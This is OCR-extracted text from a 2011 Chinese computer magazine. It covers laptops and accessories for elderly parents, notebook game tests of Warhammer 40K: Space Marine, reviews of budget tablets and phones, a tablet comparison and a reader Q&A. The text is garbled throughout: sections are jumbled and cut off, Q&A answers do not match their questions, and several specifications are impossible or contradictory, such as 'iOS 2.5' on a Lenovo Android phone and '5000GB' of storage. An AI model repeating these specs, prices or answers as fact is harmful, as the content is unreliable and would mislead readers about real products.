子女长期在外,一旦笔记本电脑发生故障,老年人基本无从下手。这时售后服务的价值就体现出来了,提供周到的软件服务以及售后服务,对老年人来说更为重要。例如联想的一键恢复功能就非常方便。而戴尔的金/银牌服务则提供了 1-2 个工作日内上门服务售后服务,并且还有 7 天 24 小时的 800 电话技术支持服务,就能为老年人解除后顾之忧。而笔记本的上门维修服务往往是以增值服务形式出现,也就需要额外支付一定费用才能享受。

### ThinkPad E520 (1143ASC)

配置参数:Core i3  
2310M/2GB/320GB/  
15.6英寸HD6470M/DVD刻录机  
参考价格:4699元

这款笔记本在硬件方面采用 Core i3 2310M 处理器搭配 HD6470M 独立显卡,应付老年人的使用需求绰绰有余。该机舒适的凹陷键程键盘,也为用户提供了更好的手感。还配备了指点杆、小键盘等实用设计,能为老年人提供得心应手的操作体验。虽然 ThinkPad E520 只提供 1 年送修服务有些遗憾,不过对于就想拥有主流性能,又喜欢获得良好操作体验的用户,是个不错的选择。

### 神舟 K500A B94D1

配置参数:奔腾B940/4GB/  
320GB/15.6英寸HD Graphics  
3000集成显卡/DVD刻录机  
参考价格:2950元

这款笔记本配置不高,价格也不贵,但是它却采用了金属材质外壳,其实挺实用就是最适合老年人的产品。配置方面,笔记本采用的是奔腾 B940 处理器,集成 HD Graphics 3000 显卡,对于一般日常应用来说完全可以满足。更为重要的是,神舟 K500 不到 3000 元的价格,居然还有 USB3.0 接口,要转移连续观影什么的超快,让人无法拒绝。



### 宏碁 5750G 2332G50Mnkk

配置参数:Core i3  
2330M/2GB/500GB/  
15.6英寸GT 540M/DVD刻录机  
参考价格:4099元

这款笔记本采用了 Core i3 2330M 处理器与 NVIDIA GT540M 的组合,使得这款 4000 元出头的笔记本可以流畅地玩转大型 3D 游戏,性价比非常高。除此之外,这款笔记本还提供了全尺寸浮浮式键盘、高感光摄像头以及对比度高的扬声器,对于想要主流性能又想省钱的老年用户,这款宏碁 5750G 就是不错的选择。

### 戴尔 M511R-618

配置参数:A4 3300M  
APU/2GB/320GB/  
15.6英寸HD6480G 集成显卡/DVD刻录机  
参考价格:3499元

这款笔记本是一款非常均衡的产品,采用了 AMD 最新的 A4 3300 APU,其 CPU 性能虽不及 SNB 的 Core i3,但融合后的 HD 6480G 表现还算不错,对于老年人来说完全够用。得益于 15.6 英寸的机身,该机还提供大尺寸键盘以及大尺寸触摸屏,方便老年人操作。更加重要的是,只要再增加 222 元就可以享受到戴尔 2 年以上售后维修服务,免除老年人的后顾之忧。

@火山

### 总结

作为年轻一辈,除了陪父母使用计算机的兴趣,我们更应在空闲的时间多关心自己的父母,多陪伴父母,让老人们在晚年享受到一份生活的乐趣以及家人的温暖。

## 适合老年人的笔记本配件

仅为老年人购买一台笔记本还是不够的,孝心可不能仅停留在“宏观”上哟。因为在老年人的实际使用中,还会出现如文字输入困难、触摸屏操作不便等一系列问题,这些可以通过添置笔记本配件的方式给予解决。接下来就为大家推荐几款适合老年用户的笔记本配件产品。

### 豪佳 晶钻手写板

参考价格:169元

对不少老年人来说,用键盘打字是一件很痛苦的事,如果有一款手写板那就轻松多了。这款豪佳晶钻手写板功能丰富,非常适合老年人使用。这款产品能识别多种文字、符号,附有“符号速录”、“候选字”、“相关字”、“联想词”功能,操作便捷。此外,豪佳晶钻手写板还有学习功能,只要输入一次就能学习它的笔迹,打造专属的手写输入识别系统。



### 双飞燕 OP-520NP 针光鼠

参考价格:38元

这款鼠标采用了“针光”引擎,在包括肤质纹理在内的各种表面上都能运行。采用的是对称的人体工学设计,左、右手用户都适用。同时鼠标的左右键非常宽大,还有 1000DPI 的分辨率,非常适合老年用户使用。

## 入门级 SNB 14 英寸笔记本降价迅猛

随着现在笔记本行业的飞速发展,笔记本电脑早已不是一件多么昂贵的东西了,尤其原今年 SNB 平台发布之后,被平板抢去了不少风头,所以降价迅猛。正如我们去年预测的那样,10 月,大部分入门级 SNB 14 英寸机型的价格已经降到了 4000 元左右,相当令人心动!在 10 月金秋,你绝对不能错过如此低价的精彩。

**特别提示:**本数据为市场采集的综合价格,仅供参考,各地区 3C 卖场,以及不同品牌之间均存在差价,此价格仅供参考。

型号	配置	价格
ThinkPad E420 (1141-A31)	Core i3 2330M/2GB DDR3/320GB/ AMD Radeon HD 6630M	4200元
宏碁 4750G-2332G50Mnkk	Core i5 2430M/2GB DDR3/500GB/ NVIDIA GeForce GT 540M	4399元
宏碁 4750G-2332G50Mnkk	Core i3 2330M/2GB DDR3/500GB/ NVIDIA GeForce GT 520M	3800元
索尼 EG25VCP	Core i3 2330M/2GB DDR3/500GB/ Intel HD Graphic 3000	3999元
联想 Z470A-ITH	Core i3 2330M/2GB DDR3/750GB/ NVIDIA GeForce GT 520M	4499元
联想 G470A-ITH	Core i3 2330M/2GB DDR3/500GB/ AMD Radeon HD 6370M	3800元
华硕 A43C2131SV-SL	Core i3 2310M/2GB DDR3/320GB/ NVIDIA GeForce GT 540M	4100元
三星 RV440-502	Core i3 2310M/2GB DDR3/500GB/ NVIDIA GeForce GT 520M	3999元
戴尔 14R	Core i3 2330M/2GB DDR3/500GB/ AMD Radeon HD 6470M	4599元
神舟 K480A-13D1	Core i3 2210M/4GB DDR3/500GB/ Intel HD Graphic 3000	3199元
神舟 K480P-13G03	Core i3 2310M/4GB DDR3/500GB/ NVIDIA GeForce GT 540M	3599元



## 本游族 | NB Player

### “无双”式的战斗 帧速要求不低

虽然《战锤40K:星际战士》宣称是一款第三人称射击游戏，但大多数时候我们的本友玩家都更愿意选择格斗的方式来解决战斗，因为本作肉搏战设计实在是很给力（不热为过）。这种“无双”感，就有一战“三国无双”的错觉。这种战斗方式对游戏运行的帧速要求不低，因此想要完全流畅且爽快地体验《战锤40K:星际战士》，正确的游戏设置很重要。

### 游戏操作与流畅度皆是重点

作为一款动作类游戏，《战锤40K:星际战士》的游戏操作与运行流畅度自然是最重要的，因此我们本次评测也围绕这两点展开，尽量地使用外接设备来提升操作舒适度，以及在保证画面质的前提下得到最佳的游玩流畅度。同时各位玩家也会将自已本本玩这款游戏时的心得供来参与本次测试的玩家参考。



响枪狂扫，不是像High



当然，我们的主角除了枪法好，冷兵器也必能“有招即解”。

### 上海测试玩家：冥飞飞扬

显卡 Alienware M17X

■Core i7 9400MMH 5870 x 2  
■8GB/2 × 4GBG HD+160GB SSD/147英寸  
■游戏设置：1920 × 1200 分辨率，最高画质

不得不说《战锤》系列充分满足了我们对暴力的渴望，尤其是炒刀子（哦，错了，应该是锤子板砖之类）砍人的时候老让我想怎么砍你，这类第三人称暴力射击 + 无双类的组合相信很多人会喜欢。

游戏的故事情节还不错，特别强调远、近程武器的结合，概括说来就是离得远的用枪，离得近的用锤子，且打斗画面特别刺激，一桩接一桩让人喘不过气的感觉。不过游戏中弹药箱和军需库到处都是，仔细一点的话基本不会出现弹药不足而挂掉的情况。

个人感觉该作对配置需求不算高，在全高画质和最高画质下能稳定在 60fps 左右，在激烈战斗和大量画面下也基本无变动。这种设置下，我在环境温度 23℃ 下玩，处理器可控制在 80℃ 以内，显卡温度基本比环境温度低 5~10℃，两个小时下来电脑表面温度很稳定，键盘只有微热，很可靠！

该作的画面只能说感觉一般，当然对这种以人为卖点的游戏来说画质神马都是浮云，关键是要刺激，且上手也很容易，按键基本符合国际惯例。

### 沈阳测试玩家：寒塞

显卡 K580i5D3

■Core i5 480M/G4550 445M/  
40GB/2GB/15.6英寸

■游戏设置：分辨率：1366 × 768，最高画质

《战锤40K:星际战士》在我的 K580 上表现非常不错，相对于最近的一些大作如《死亡岛》和《杀出重围》，《战锤40K:星际战士》的配置要求还是比它要低很多的。由是一款基于 DX9 API 的游戏，所以在测试的时候就顺利地达到效果全开，GT 445M 显卡可以



## 《战锤40K:星际战士》笔记本玩家测试

# 全平台通吃

杀怪、宇宙、暴力，很多笔记本玩家都使用这些词藻来形容这款《战锤40K:星际战士》，从表面来看它并不算非常突出，因此这类主题的游戏确实太多了，但我们的本友测试玩家大多仍对它赞誉有加，这是为什么呢？你的本本怎样设置才能流畅的玩它呢？一起来体验一下吧。



### 玩家测试报告

以下参加评测的5名玩家的获得50元奖励，也将大家积极加入我们的潮人玩家群，1群号码：413484391（通常是满员的），2群号码：121791471。如果有想带大家一起玩的游戏，或者对评测方面有什么想法和意见，也可以把它写出来发给我们pcw\_jlk@vip.sina.com，或在QQ群中和我们交流。

轻松地在 50+fps 上全最高画质流畅运行，偶尔的大场面也能保持在 45fps 以上，运行了一个小时切换到桌面发现内存只用了 1GB 多一点，看来这款游戏对于显卡和内存的优化还是比较成功的，与此对应的，本本的散热表现也不错，左键托（下面是显卡）的温度为 24℃（室温 21℃，无空调，开散热器）。

作为一款科幻类第三人称射击游戏，《战锤40K》的音效做得还算可圈可点的，无论是画面中是路的沉重脚步声还是机枪扫射的轰鸣声，又或者是砍杀敌人的那一瞬间画面的慢放和定格，都可以很清晰地感受到这款游戏给玩家的真实之处，游戏的操作也很简单，一般的快捷按键都在左手控制之下，如果最近想玩玩游戏的别错过这款游戏。

### 广西测试玩家：富士山花园

显卡 4741G

■Core i3 350M/GT 330M

■4GB/20GB/14英寸

■游戏设置：1366 × 768 分辨率，中度FX 帧

### “高”，其物设置得开

第一次玩这种第三人称射击游戏没有什么不适应的，感觉很不错。一开始进入游戏时遇到了点小麻烦，画面是全黑的，看不到人物，只能看到屏幕中间的准心，语言提示显示“进入主菜单”，之后在论坛上看了看，有很多人都是跟我一样，试了30多次最终得出“进入游戏主菜单”的解决办法，把所有能设置到的“应用程序控制”都设置成“由应用程序控制”，这样设置之后画面就都能看到，希望能帮到大家。

开始玩这款游戏吧。一开始我把效果全都设置成“高”，帧速不到 25fps，战斗时帧速保持在 20fps，但感觉流畅，不卡。但是看只有 20fps 心里不是滋味，我就把帧速调成了“中”其他的都没变，这样帧速上到了 30fps，画面也没看出有什么变化，这下心情舒服愉快多了。

今天有点凉，室内温度在 25℃ 上下，玩了 3 个小时处理温度升到了 72℃，显卡在

78℃，左键托感觉很热了，把把柄弄凉了一下，射到风扇声音太大，用手在出风口感受了一下，吹出的风也不见得挺热，感觉就像那句广告词儿，“暖暖的，很贴心”。而且知道这款游戏可以用手柄玩，就就把我的 X360 手柄接了上去，用手柄玩近战砍杀确实很好，但是要用手柄端开开枪我还是有些不适应，因此为了更好地体验我还是用了鼠标加键盘。

### 重庆测试玩家：T5\_GOGO

显卡 A460-i3 D2

■Core i3 330M/GeForce GT

325M/2GB/320GB/14英寸

■游戏设置：1366 × 768 分辨率，中等画质

《战锤40K:星际战士》一款射击类近战的类游戏，个人感觉比较适合注重游戏中杀戮情节的玩家，《战锤40K:星际战士》对笔记本硬件的要求还算合适，在一代 Core i3+GT 325M 这样的组合下都可以有很好的表现。在游戏中帧速还是比较不错的，游戏中没有明显的卡顿现象，平均帧速在 40fps 以上，但是在室内和室外的帧速还是有比较明显的差异，在室内帧速要高不少，战斗中的帧速要略低与普通场景的帧速。由于《战锤40K:星际战士》支持手柄操作，有条件的玩家可以试一试，看看是否有不一样的感觉。

用笔记本的自带键盘来玩游戏肯定不怎么给力，玩家们要想体验游戏的快感，还是外接一套游戏键盘吧！现在天气渐渐凉了，笔记本的散热问题也不是那么棘手了，在我的笔记本上运行《战锤40K:星际战士》时，各个硬件的温度都比较正常：处理器 45℃，显卡 47℃，硬盘 32℃。

### 天津测试玩家：喜尔新雨青


显卡 7638

■13200HD 2400XT/8GB/

5000GB/14英寸

■游戏设置：1280 × 800 分辨率，最低画质

外置显示屏分辨率 1920 × 1080，在此分辨率下，游戏帧速很低，分辨率改为 1280 × 800 下的帧速来提高不少，甚至在 800 × 640 下的帧速也没有本质上的提升，所以玩干跑使用 1280 × 800 分辨率，其他设置一律最低。《战锤40K:星际战士》画面优化得不错，运行基本流畅，就是混战时也不是很快，看得出游戏制作花了点心思，笔记本发热量不高，由于换了高散热版，游戏运行温度在 80℃ 以上，即使进入休眠，温度控制也可以以秒计。给笔记本配置散热底座基本标配，射击类游戏必须重视鼠标，我的无线鼠标鼠标响应似乎有延迟，换上有线鼠标略有改善，看来需要上好的有线鼠标才能爽起来。游戏略血腥，少儿不宜，虽不是血腥，但也原好作品。



## 总结

### 皆大欢喜玩游戏

不得不说《战锤40K:星际战士》无论从游戏体验，还是从玩家评测来看，都是一款极具适用性的游戏，虽然它对操作感要求较高，但在天气转凉后，本本发热也降低了，而且即使使用笔记本散热底座也不会有太大问题，因此性能就成了衡量游戏体验的一个标准，而中低画质只需对应地选择中高端笔记本，都可以流畅地运行游戏，可谓全平台通吃。《战锤40K:星际战士》可以说是目前的网游神作中的最佳选择，值得所有笔记本游戏玩家尝试。




## 主要参数:

- 台电 P76**  
 ■系统:Android 2.3  
 ■CPU:Cortex-A8 1.1GHz 单核  
 ■GPU:Mali-400MP  
 ■内存:512MB RAM+8GB ROM  
 ■屏幕:7英寸,800×480 像素,多点电容触控  
 ■摄像头:300万像素  
 ■电池:3200mAh  
 ■尺寸:192mm×113mm×13mm  
 ■重量:323g  
 ■价格:599 元

## 昂达 VX610W 加强版

- 系统:Android 2.3  
 ■CPU:Cortex-A8 1.1GHz 单核  
 ■GPU:Mali-400MP  
 ■内存:512MB RAM+8GB ROM  
 ■屏幕:7英寸,800×480 像素,多点电容触控  
 ■摄像头:300万像素  
 ■尺寸:187mm×113mm×13.5mm  
 ■重量:319g  
 ■价格:599 元

## 测试数据



Quadran 测试软件 CPU 得分, 依次为台电 P76、昂达 VX610W、索尼 W12H。索尼 W12H 差距比 LGPT 以及索尼 N10, 分别代表三种平板方案

游戏测试	台电 P76	昂达 VX610W 加强版
(愤怒的小鸟 Rio)	流畅	流畅
(水果忍者)	流畅	流畅
(都市赛车 5)	流畅	流畅

高清视频	台电 P76	昂达 VX610W 加强版
(加州比海路 4) RMVB 720P 13Mbps	流畅	流畅
(变形金刚 3) AVI 1080P 15Mbps	流畅	流畅
(Duck run) MP4 2160P 100Mbps	流畅	流畅

# 瘦了身 不变“芯”

## 联想乐Phone S1 手机评测



## 主要参数:

- 系统:iOS 2.5  
 ■方案:1GHz 高通 QSD8250  
 ■CPU:Adreno200  
 ■内存:512MB RAM  
 ■屏幕:3.61英寸 960 像素电容触控  
 ■分辨率:480×800 像素  
 ■摄像头:30 万像素+500 万像素  
 ■尺寸:120mm×61mm×13mm  
 ■重量:156g  
 ■电池:1500mAh  
 ■参考价格:2500 元

## 内置实用软件多

游戏性能良好

散热欠佳

上网速度慢

# 柳暗花明又一村

## 全志 A10 千元平板方案首测

平板市场激战正酣,AML、RK 两大方案杀得难分难解,而近日一款名为“全志 A10”的国产平板芯片方案隐隐有了打破平衡的趋势。接下来我们以最新搭载该方案的两款平板——台电 P76、昂达 VX610W 加强版为例,测试该方案的具体表现!

## 全志 A10 非 Cortex-A10

全志突然推出“A10”芯片方案,让不少玩家都以为这是 ARM 公司的新架构,其实全志 A10 方案真正采用的仍然是 Cortex-A8 核心, GPU 方面也沿用了单核的 Mali-400, 其整体架构和 RK2918 方案很相似。

但是全志 A10 还是有很多独特之处,比如全志 A10 的集成度很高,还支持 HDMI、VGA、色差、SATA、DPU 等功能,让整个方案不仅适用于平板电脑,同样也可以用于高清播放机、智能电视等等,而且是突出的,全志 A10 号称支持 2160P (3840×2160 分辨率) 超高清视频播放,而关于两款平板的超高清支持问题,我们在下面会详细谈到。

## 2160P 是噱头

A10 方案拥有先进的 Many CORE 复用技术,除了 CPU、GPU 以外,还将 DPU、SPU、APU、VEPU、UPU、AEPU 等多个核心单元一体整合,协作处理系统运作的各种信息,呈现出前所未有的强悍高清视频性能。

**1080P 播放流畅:** 全志 A10 的高清播放能力在台电 P76 以及昂达 VX610W 加强版两者身上都得到了验证,我们测试所用的各种 720P、1080P 视频都可以轻松播放。

**2160P 播放有局限:** 2160P 的测试片我们一共选择了 3 个,一个是台电 P76 中自带的《Duck run》,帧速为 24 帧/秒;一个是小端下载的《Duck run》,帧速为 60 帧/秒;最后一个则是《少女时代》,帧速为 120 帧/秒。3 段视频均为标准的 3840×2160 分辨率,平均码率为 100Mbps。

经过测试我们发现,两款产品都能够流畅播放帧速为 24 帧/秒的《Duck run》,效果还算相当不错的,不过后面两段帧速较高的视频就完全无法播放,所以虽说目前全志 A10 能够支持 2160P,但是由于限制较多,实用性不强。

## 全志方案,不同产品各有优劣

用户体验究竟如何,最终还是要看产品,除了我们还需要结合两款产品,来体验一下全志 A10 的实力。

## 兼容性,台电优化稍明显

测试:我们选择了将很多 APK 游戏软件安装到两款平板上。从实际情况来看,全志 A10 的兼容性还是不错的,基本上都能够成功安装并且运行,不过相比之下,昂达 VX610W 加强版表现较好。

## 游戏,性能强劲值得期待

游戏是小端最喜欢的测试

内容,两款平板在游戏测试中的表现令人惊讶,《游戏征服》、《N.O.V.A》等许多大型策略型游戏都能够成功安装并且运行。

## 操作,电阻屏有待提高

看过两款产品的配置以后,可能大多数读者都为它们的电阻屏配置感到惋惜。的确如此,可以说电阻触控屏成为了两款平板的小缺点,虽说两款产品都支持两点触控,但在进行足球、设计等需要双手配合的游戏时效果并不怎么好。

## 工程师总结 郭昱

### 本具性价比,何须找噱头

郭昱:全志 A10 方案自身的一个特点有特别的地方,虽然它的命名方式,以及“2160P”、“双核”等噱头式的宣传方式容易让人产生一些主观上的反感情绪。不过由于本身就具备比较强大的性能,所以总体表现性价比是非常突出的。

而且以全志 A10 方案自身的性能来说,完全可以和 RK、AML 等芯片一较高下。就我们测试的两款 A10 产品来看,其性能并不输于现在 1000 元以内的主流平板产品,500 元的价格确实非常具有吸引力。

联想 Phone 一度被冠以“最懂中国人的手机”的美誉,但是它只是联想公司的小试牛刀,许多地方还不完善,比如没有配置标准的 USB 充电口等等,不用担心,所有问题都在升级版联想 Phone S1 这里得到解决。

## 升级更显人性化

初拿到联想 Phone S1,第一感觉就是机器明显比前代联想 Phone 轻了不少,手感也要细腻。究其原因,原来是它摒弃了金属后盖,改用工程塑料外壳。除此之外,还有多种精彩外壳可以更换,满足人们的时尚需求。特别值得一提的是,加入了更多人性化的人性化。另外它还创新性加入了多款主题效果,美观精致。

## 游戏高清性能不俗

Phone S1 的配置只算是中低端,无论是 QSD8250 处理器、Adreno200 GPU,还是 512MB 内存,都显得比较老旧,特别是连接 WiFi 网络上网的时候,明显地感到速度比较慢。但是从测试数据来看,该机在高清视频和 3D 游戏方面的表现倒是让人满意,这大概是 1GHz 主频的缘故,系统调算是比较好的。

## 高清视频:

720P	(加州比海路 4)	RMVB	13Mbps	流畅
720P	(变形金刚 3)	MKV	15Mbps	流畅
1080P	(Duplicity)	MP4	10Mbps	不支持

## 工程师总结 高道龙

### 配置已是浮云 优化才是关键

Phone S1 虽然配置一般,但是自有过人之处,比如自带的软件多,独一龙二的四叶草界面,方便快捷的触控手势区,Push Service 信息等等。另外,它还加入了移动 APP 应用,随时随地构建无线局域网环境,并享受 Phone 的无线 3G 网络。所有这些都方便用户更好地使用手机,优化服务是厂商的当务之急。

## 游戏测试:

(愤怒的小鸟 Rio)	流畅
(愤怒的三叶草)	流畅
(武士 2:复仇)	流畅



**口碑 | Opinions**

# 买热门平板电脑、手机，先看口碑！ 里程碑3再续经典？

**本期主角：里程碑3**  
上市时间：2011年8月  
当前售价：4580元

**简要介绍：**搭载最新Android 2.3.4 操作系统，内置 TI OMAP 4430 双核 1GHz 处理器、强悍的 PowerVR SGX540 图形处理芯片、4.0 英寸 qHD 分辨率电容式触控屏、3D 前后摄像头、五排式全 QWERTY 键盘、800 万像素摄像头……

## 口碑，你说了算

你购买了什么平板电脑或智能手机？你评价如何，无论好坏，都可以发送到 gaodaocao@gmail.com 或者在新浪微博中 @电脑报平板手机、登录平板电脑论坛 (http://pad.pcw.com) 发表帖子，发送短信到 1508667715，产品口碑你说才算！

附上含有《电脑报》报纸和产品的实拍图片更可以参与抽奖，幸运观众将获得电脑报精心为你准备的小礼品，你还等什么？

## 图说手机



里程碑家族不断壮大



主流双核手机屏幕尺寸依次为 HTC Sensation、三星 i9100、LG P999 (以里程碑3)

**满意度**  
**95%**

## 一句话点评

**@darybaby:**里程碑3 外观变化比较大，4.0 英寸的屏幕配全键盘，拿在手中很有分量，手感不错，和里程碑2 相比，机身长度多出 1cm 左右，但是重量与厚度基本和 2 代相当，令人欣慰。

**@Rye 将死:**至于里程碑3 能否再续当年的风采，这个说不定，不过觉得 3 代没有前两代那么有吸引力了，毕竟大家都是安卓，同质化严重了。

**@大丸子:**里程碑3 搭载的 TI4430 处理器，在所有双核处理器中，综合性能非常不错，还拥有 Tegra2 没有的 neon 模块，播放高清视频更给力，真心喜欢里程碑3。

**@judy027:**通知栏依然简陋，其实通知栏是较实用的工具，在这集成一些常用的功能是非常有必要的，毕竟可以省去杂乱的桌面 Widget 找软件麻烦。



## 小分队

**入手时间:**2011 年 9 月 22 日  
**配置数:**双核 Cortex A9 处理器性能强劲，4 英寸大屏幕，800 万像素摄像头  
**使用感受:**长时间使用发热量较大，部分软件不能自动休眠  
**推荐指数:**★★★★

里程碑3 的配置不用多说，是目前唯一一款采用 TI 处理器的双核手机。而且它还搭载了最新 Android 2.3.4 操作系统，虽然内存偏小，但是内置了 16GB 的大容量存储空间，满足了日常的使用。里程碑3 里面有很多人性化设计，比如滑开滑盖，界面就会自动切换为横屏显示。另外还可以选择常用数字键、QQ 空间、人人网、开心网、新浪微博等等都可以，内容会时时推送到你手机上，桌面插件也很丰富。4.0 英寸 960 × 540 像素分辨率的屏幕，看高清视频时视觉体验舒适，但是对多款软件兼容性却不怎么好，比如微信就不能横屏显示，而且如果不兼容的话，屏幕边框白化现象还是有的，这得等到软件商来解决。



## Blue123

**入手时间:**2011 年 9 月 15 日  
**配置数:**OMAP 4430 双核处理器，PowerVR SGX540 GPU，优化 3D 游戏，支持 HDMI 输出  
**使用感受:**部分程序不兼容，TFT 屏幕色彩偏灰，画质不高  
**推荐指数:**★★★★

里程碑3 依旧采用了测得全 QWERTY 键盘设计，但是与里程碑2 相比做了不少改进，比如增加了单独一排数字按键，售出了“ALT LOCK”按键，空格变得更长了等等，除此之外，里程碑3 还加入了类似 Xoom 平板的 3D 切换界面，而且每个图标都会有光晕效果，使用起来比较炫酷，不过最大的升级还是处理器和 GPU 都非常强大，



## 叮叮一族

**入手时间:**2011 年 9 月 8 日  
**配置数:**双核 1GHz 处理器，支持 1080P 高清，五排式全 QWERTY 键盘  
**使用感受:**1512MB 内存偏小，机身偏重，没有很快捷键  
**推荐指数:**★★★★

我原摩托罗拉的饼干手机，里程碑1 刚上市我就赶紧买下老哥的诺基亚，买了第一款 Android 智能手机，如今里程碑3 都出来了，我又毫不犹豫地第一时间入手。它采用 4 英寸大屏，更显示霸气，是喜欢它的全键盘，经过秒秒处理，而且还有单独成组的数字按键，按键问题也比较大，使用上与传统的四排式键盘发短信更快，手感也更好，但喜欢观

**必答小子 | QA**  
http://pad.pcw.com

**提问邮箱:**  
pcw\_3q@vip.sina.com

## 台电 T760 在酒店上网

**奶茶:**最近经常出差，由于无线网络已普及，我发现我最大失误了，大部分酒店还停留在有线网络，我的平板电脑台电 T760，请问有办法可以上网吗？

**小强:**有两个方案提供给你，一是将 T760 的固件升级到 2.08 版，加入了对 USB 网卡的支持，

过兼容性一般，还需要完善；二是购买一个迷你路由器，推荐 TL-WR700N，插上网线，连上电源就可以用，无需设置，体积很小，方便携带，价格在 100 元左右。

## 三星手机无法 GPS 定位

**雷国华:**最近刚买了三星 P9000，发现地图功能一点无法使用，刚测试过 Google 地图、高德、老虎地图，基本排除软件问题，请问是机器硬件故障，还是我没有设置好？这个问题引起了我们的关注。这款手机是有 GPS 模块的，所以出现无法定位是由于定制系统有

BUG 造成的，和设置无关。每次开机后，仅第一次激活 GPS 模块有效，此后则处于睡眠状态，除非重新启动手机。

## 安卓智能机选购指南

**不知男生:**最近很多手机降价，准备出手。HTC 野火 S 和索尼爱立信 MT15 网上报价差不多，有点难抉择，谁的性价比更高呢？另外，请问 MT15 有没有多点触控呢？有的话外面要套它壳会影响无线充电，让手机耗电上。

都高出一等，触控也更准确，MT15 安装的是 Android 2.3 系统，支持热安装功能，无需另外安装软件，可以直接作为无线路由来使用。

## 入门双模智能手机推荐

**小强:**手机按手机，手机有 1300 万像素，最好是有双模，智能操作系统，至于其他硬件没有太大要求，这几款选得差不多了，将来必会买个手机，选得不错。

## 摩托罗拉 Xoom 系统升级

**小强:**最近摩托罗拉 Xoom 已经可以通过软件，实现外接 USB 键盘鼠标，并能通过连接 U 盘来存取数据，请问必会买个手机，选得不错。

编辑 曾明:终于Hold不住了,同事人手一个平板,不知哪天送 iPad,而且10英寸太大,不便于携带,所以将目标锁定在了 Acer A100 和 HTC Flyer 这两款7英寸产品上。它们都是一线品牌,我发完本期的 Acer,手机是 HTC,对两个品牌都有好感,不知哪一款用起来更给力呢?

## 购机结 | PK

pow\_3g@163.com

纠结于三款爱机?  
告诉小编帮你挑!  
来信注明“购机结”。

# 7英寸平板谁更强?

## Acer A100 PK HTC Flyer

### Acer A100

#### A100 手感佳 Flyer 支持 3G

作为一款品牌的产品,A100 和 Flyer 在工业设计上和做工上均属上乘,差距不大,但在实际使用过程中,还是有很微妙的差别。从三维来看,Acer A100 略窄一些,这样对单手操作更有利,而且 A100 机身重量略高于 Flyer,拿在手里的质感,HTC Flyer 机身背后采用了一块铝合金面板,虽然增加了金属质感,但是凉凉的秋季,一块冰凉的金属拿在手手确实不太舒服。

看机身侧面看接口,两款产品都配备了 MiniUSB、HDMI,不过 HTC Flyer 搭载了 SIM 卡插槽,可以直接通过 3G 数据卡,这也就意味着 HTC Flyer 具备一定的通讯功能,能够实现短信应用,不过并不支持语音通话。当然,SIM 卡插槽最直接的作用是可以让 Flyer 通过 3G 网络随时上网上网,而 A100 目前只能通过 WiFi 热点接入互联网。

#### A100 触控占优 Flyer 触控笔给力

从屏幕材质上看,两款机型都使用的 TFT,分辨率也相同,不过

Win



### HTC Flyer

#### HTC Flyer

电子书等多种界面中进行涂改和标注。如果你一不小心写错了也不要紧,按住智能笔上方的按钮就可以擦除鼠标痕迹,而下方的按钮就相当于鼠标左键的功能,对于习惯用手写的用户来说非常有用。

#### 双核 PK 高频 应用互有优势

从硬件水平来说,Acer A100 与 HTC Flyer 可以说是两个阵营之间的较量,一个拥有双核优势,一个拥有更宽的运算速度,可以说它们都各有千秋。拥有 NVIDIA 双核的 A100 在 3D 游戏方面拥有先天优势,在玩大型 3D 游戏时,其流畅程度要高于 Flyer。而拥有 1.5GHz CPU 的 Flyer 则在文字、网络处理速度上拥有一定优势,执行效率更高。

两款机型都配备了主副两个摄像头,在这一环节,Acer A100 拥有比较明显的优势,主摄像头方面,虽然都是 500 万像素,但 A100 拥有 LED 补光灯,在光线环境下都可以拍出比较清晰的照片,而且摄像头设计在机身中部靠上的位置,横向拍摄更方便。而副摄像头方面,Acer A100 拥有 200 万像素,HTC Flyer 则为 130 万像素,差距并不大。

	Acer A100	HTC Flyer
机身尺寸	195mm×117mm×13.1mm	195.4mm×122mm×13.2mm
机身重量	470g	420g
屏幕参数	TFT,600×1024像素,7英寸	TFT,600×1024像素,7英寸
操作系统	Android 3.2	Android 2.3
摄像头	500万像素+200万像素	500万像素+130万像素
CPU	1GHz NVIDIA Tegra 2(双核)	1.5GHz MSM8255(单核)
机身内存	16GB ROM+1GB RAM	16GB ROM+1GB RAM
参考价格	2499元	3600元

从实际显示效果来看,Acer A100 的屏幕色彩更加丰富。虽然它们都采用了支持多点触控的电容屏,但 A100 仅支持 4 点触控,而 Flyer 支持 6 点,不过从操控便捷性来看,A100 更加流畅,如果不玩双人

《水果忍者》这类应用,Flyer 并无优势。

当然,HTC Flyer 也有自己的优势,比如配备了一根拥有 Scribe 技术的智能笔,除了应用、照片、

#### 购机建议:

##### A100 更具“平板”

HTC Flyer 尽管拥有 1.5GHz CPU,但不能否认在整体性能上,还不如 NVIDIA 的双核处理器,特别是 GPU 的表现。而在系统搭载上,Android 2.3.4 更不能与 Android 3.0 相比。总体而言,Acer A100 拥有更出色的平板电脑特性,高性能双核处理器、Android 3.2 在系统功能、游戏性能上表现相当出色。此外在价格方面,A100 不足 2500 元,而 HTC Flyer 已经超过了 iPad 2 的价格水平,如选择相信已经比较清楚了。

#### 陪审团:

##### A100 PK Flyer 你顶谁?

@ 金川力: A100 双核性能给力,不过目前对双核进行优化的应用几乎为零,HTC 旗舰手机也不落下。

@ 蓝色精灵: 如果价格差不多可能还要给 A100 一票,差了 1000 多块,Flyer 也没什么明显优势,挺 A100 吧!

@ 一颗螺丝钉: 双核性能给力,还是 A100 更给力,HTC 旗舰手机也不落下。

微博互动: @ 电脑报手机

# 爸爸妈妈 有事没事多问候

重阳节,这是一个“茫茫人海”中常常被人淡忘的节日,可能很多爸爸妈妈,都不曾记得或者在意过。是的,作为儿女,看着自己的父母一天天老去,我们的关爱并不能只是在某一个节日或者某一天去表达。所以,不管有事没事,有时间没时间,多给父母带上一丝问候吧!

## 不怕忘充电 诺基亚 X1-01

■ 特色卖点:超长待机,优秀的音乐功能  
■ 参考价格:340元

诺基亚 X1-01 从外形上来看,人用得放心, X1-01 的最大特色就是配备了一款超长待机的电池,最长待机时间可达 43 天,连续通话时间也可以达到 13 个小时,所以能最大程度避免手机忘记充电的麻烦。同时,X1-01 的音乐功能也十分强大,支持多种格式的音乐播放,配合大容量电池,可以连续 36 小时的标准音乐。除了音效效果不错之外,它还配备了 3.5mm 标准耳机接口,完全可以将手机直接与音箱连接使用,爸爸妈妈用过来听自己喜欢的歌和评书真是方便了。

## 一键找家人 东信 EA118+

■ 特色卖点:超大按键,定位功能  
■ 参考价格:199元

